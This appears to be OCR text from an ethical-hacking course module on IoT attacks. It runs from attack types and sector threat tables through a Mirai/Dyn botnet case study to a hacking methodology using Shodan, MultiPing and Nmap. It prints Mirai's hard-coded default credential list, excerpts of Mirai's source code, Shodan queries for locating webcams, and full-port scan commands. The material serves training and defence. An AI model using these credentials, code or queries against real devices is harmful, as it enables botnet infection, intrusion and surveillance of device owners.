
DDoS Attack

- Attacker initiates the attack by first **exploiting the vulnerabilities** in the devices and then installing a **malicious software** in their operating systems
- Multiple infected IoT devices are referred to as an **Army of Botnets**
- The target is attacked with a **large volume of requests** from multiple IoT devices present in different locations




Exploit HVAC

- Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms, giving attackers a gateway to **hack corporate systems**
- HVAC systems have many **security vulnerabilities** that are exploited by attackers to steal login credentials, gain access to HVAC system and perform further attack on the organization's network




Rolling Code Attack

- Most of the smart vehicles use **smart locking system** that includes **RF signal transmitted** in the form of a code from a modern key fob that locks or unlocks the vehicle
- This code which locks or unlocks a car or a garage is called as **Rolling Code** or **Hopping Code**
- Attacker uses jammer to thwart the **transmission of a code** from the key fob to the receiver in the vehicle
- After, obtaining the code, an attacker can use it to unlock and **steal the vehicle**




BlueBorne Attack

- BlueBorne attack is performed on **Bluetooth connections to gain access** and take full control of the target device
- It is a collection of various techniques based on the known **vulnerabilities of Bluetooth protocol**
- BlueBorne is compatible with **all software versions** and does not require any user interaction or precondition or configuration except that the Bluetooth being active
- After gaining access to one device, an attacker can penetrate into any corporate network using that device to **steal critical information** about the organization and **spread malware** to the nearby devices




Jamming Attack

- Jamming is a type of attack in which the **communication between wireless IoT devices are jammed** in order to compromise it
- An attacker transmits **radio signal randomly** with a frequency as the sensor nodes are sending signals for communication
- As a result the network gets jammed making **endpoints unable to send or receive** any message



Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

- Attackers gather basic information about the target organization using various **social engineering techniques**
- Attacker sends **phishing emails** to the employees with a **malicious attachment**
- When any employee **opens the mail** and **clicks on the attachment**, a backdoor is automatically installed in the target system
- Using the **backdoor**, the attacker gains access to the **private network** of the organization



Other IoT Attacks

Sybil Attack	Attacker uses **multiple forged identities** to create a strong illusion of traffic congestion, effecting communication between neighboring nodes and networks
Exploit Kits	Attacker uses **malicious script** to exploit poorly patched vulnerabilities in an IoT device
Man-in-the-Middle Attack	An attacker **pretends to be a legitimate sender** who intercepts all the communication between the sender and receiver and hijacks the communication
Replay Attack	Attackers **intercept legitimate messages** from a valid communication and continuously send the intercepted message to the target device to perform a denial-of-service attack or crash the target device
Forged Malicious Device	Attackers **replace authentic IoT devices** with malicious devices, if they have physical access to the network
Side Channel Attack	Attackers **extract information about encryption keys** by observing the emission of signals i.e. "side channels" from IoT devices
Ransomware Attack	Ransomware is a type of malware that **uses encryption to block user's access** to his/her device either by locking the screen or by locking a user's files

IoT Attacks in Different Sectors

Service Sectors	Type of Attacks	Possible Consequences
Buildings	**Access Control:** Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
Energy/ Industrial	**Access Control:** Getting physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system in order to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for the legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
Consumer and Home	**DoS Attack:** Making service unavailable for the legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Healthcare and Life Science	**Signal Jamming Attack:** Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for the legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract the traffic by advertising fake route,	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality

IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
Transportation / Automobile / Security & public safety	**Impersonation Attack:** Attacker successfully assumes identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceive A GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for the legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and send it to other network	Loss of confidentiality and availability
	Black Hole Attack: Router instead of relaying packets, discard them	Loss of data
IT & Networks	**Brute force:** Generate a large number of guesses in order to find correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for the legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability

Case Study: Dyn Attack

- Mirai is a **piece of malware** that deliberately finds Internet of Things (IoT) devices to infect
- Once infected, Mirai adds the **infected IoT** to a **botnet**
- Mirai was built for two main purposes:
  - Find and **infect other IoT devices** to further grow the botnet
  - Participate in DDoS attacks based upon commands received from a remote **C&C infrastructure**

Stage 1: Infect the Device

- **Continuously scan** for IoT devices that are accessible over the Internet
  - It primarily scans for ports 22, 23, 5747, etc. that are open, and can easily be configured to scan for others
- Once connected to an IoT, it attempts to login using list of **username/ password** combinations included in the malware, gain access, and **infect the device**
- Infected device then **scans other networks** looking for more IoT devices and **launches DDoS attacks**

List of username/ password combinations included in the malware

root/xc3511	root/vizxv	root/admin
admin/admin	root/888888	root/xmhdipc
root/default	root/juantech	root/123456
root/54321	support/support	root/(none)
admin/password	root/root	root/12345
user/user	admin/(none)	root/pass
admin/admin1234	root/1111	admin/smcadmin
admin/1111	root/666666	root/password
root/1234	root/klv123	Administrator/admin
service/service	supervisor/supervisor	guest/guest
guest/12345	guest/12345	admin1/password
administrator/1234	666666/666666	888888/888888
ubnt/ubnt	root/klv1234	root/Zte521
root/hi3518	root/jvbzd	root/anko
root/zlxx.	root/7ujMko0vizxv	root/7ujMko0admin
root/system	root/ikwb	root/dreambox
root/user	root/realtek	root/00000000
admin/1111111	admin/1234	admin/12345
admin/54321	admin/123456	admin/7ujMko0admin
admin/1234	admin/pass	admin/meinsm
tech/tech	mother/fu[redacted]r	

http://www.isoca.org

Case Study: Dyn Attack (Cont'd)

Stage 2: Protect Itself

- Kills other **process running** on the IoT device such as SSH, Telnet, HTTP to prevent the owner from **gaining remote access** to the IoT device while infected
- **Rebooting the IoT device** can remove the malware, but it can quickly become infected again

Stage 3: Launch Attack

- Mirai infected IoT device **launch different types of attacks** as a part of the malware
- When attacking **using HTTP GET Floods**, Mirai bots uses a list of default user-agents

```
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (st
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
#endif
// Kill SSH service and prevent it from restarting
...
// Kill HTTP service and prevent it from restarting
...
```

Different Types of Attacks

```
#define ATK_VEC_UDP          0  /* Straight up UDP flood */
#define ATK_VEC_VSE          1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS          2  /* DNS water torture */
#define ATK_VEC_SYN          3  /* SYN flood with options */
#define ATK_VEC_ACK          4  /* ACK flood to bypass mitigation devices
#define ATK_VEC_STOMP        5  /* ACK flood to bypass mitigation devices
#define ATK_VEC_GREIP        6  /* GRE IP flood */
#define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN    9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP        10  /* HTTP layer 7 flood */
```

List of Default User-agents

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko
```

http://www.isaca.org

Module Flow

1. IoT Concepts
2. IoT Attacks
3. IoT Hacking Methodology
4. IoT Hacking Tools
5. Countermeasures
6. IoT Pen Testing

What is IoT Device Hacking?

The objective of IoT device hacking is to **compromise smart devices** like CCTV cameras, automobiles, printers, door locks, washing machine, etc. in order to gain unauthorized access to network resources and IoT devices

How a hacker can profit from IoT when successfully compromised?

- Create a Botnet of the compromised IoT devices to launch DDoS attack
- Sell compromised data in black markets
- Carry out any number of malicious activities on compromised IoT device
- Install Ransomwares to block access to an IoT device and ask for ransom
- Compromised IoT device could be use to steal identity of a victim and carry out Credit card related frauds
- Compromised CCTV cameras could be use to snoop on families

IoT Hacking Methodology

Information Gathering	The first step in IoT device hacking is **to extract information** such as IP address, protocols used, open ports, device type, geo location of a device, manufacturing number and manufacturing company of a device
Vulnerability Scanning	Vulnerability scanning helps an attacker to identify IoT devices with **weak configurations** such as hidden exploits, firmware bugs, weak settings and passwords, poorly encrypted communications, etc.
Launch Attacks	The vulnerabilities found are exploited further to **launch various attacks** such as DoS attacks, rolling code attacks, jamming signal attacks, Sybil attacks, MITM attacks, data and identity theft attacks, etc.
Gain Access	Based on the vulnerabilities in an IoT device, the attacker may turn the device into a **backdoor to gain access** to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc.
Maintain Access	Attackers remain **undetected by clearing the logs**, updates firmware and uses **malicious programs** such as backdoor, Trojans, etc. to maintain access


Information Gathering using Shodan

- Shodan provides an information about all the **internet connected devices** such as routers, traffic lights, CCTV cameras, servers, smart home devices, etc.
- Attackers can make use of this tool to gather information such as **IP address**, **hostname**, ISP, **device's location** and **the banner of the target IoT device**
- Attackers can gather information on a target device using filters given below:
  - Search for webcams using geolocation:

    `webcamxp country:"US"`
  - Search using city:

    `Webcamxp city:"seattle"`
  - Find webcam using longitude and latitude:

    `Webcamxp geo:" -50.81,201.80"`




https://www.shodan.io

Information Gathering using MultiPing

- An attacker can use MultiPing to **find IP address of any IoT device** in the target network
- After obtaining the IP address of an IoT device, the attacker can perform further scanning to **identify vulnerabilities** present in that device

- Steps to perform scanning to identify the IP address of any IoT device:
  - Open **MultiPing** application and click **File** → **Add Address Range**
  - Select router's gateway IP address from the **Initial Address to add** drop-down field
  - Set the **Number of addresses** to "**255**", and click the **OK** button
  - MultiPing will cycle through every possible IP on the range you selected and it begins testing every IP address that responds to its ping
  - Each row in **MultiPing Window** is a device on the network. From the list, the attacker can identify the IP address of the target IoT device
  - To find the target device faster, set the **ping interval to 1**



https://www.pingman.com

Vulnerability Scanning using Nmap

- Attackers use **vulnerability scanning tools** such as Nmap to identify all the IoT devices connected to the network along with their **open ports** and **services**

Scanning for Vulnerabilities using Nmap

To scan for a particular IP address


```
nmap -n -Pn -sS -pT:0-65535 -v -A -oX
<Name> <IP>
```

To check for open TCP and UDP services and ports

```
nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v
-A -oX <Name> <IP>
```

To identify the IPv6 capabilities of a device

```
nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535
-v -A -oX <Name> <IP>
```



https://nmap.org

Vulnerability Scanning using RIoT Vulnerability Scanner

- Retina IoT vulnerability scanner **identify at-risk IoT devices**, such as IP cameras, DVRs, printers, routers, etc.
- This tool gives you an attacker's view of all the IoT devices and their **associated vulnerabilities**

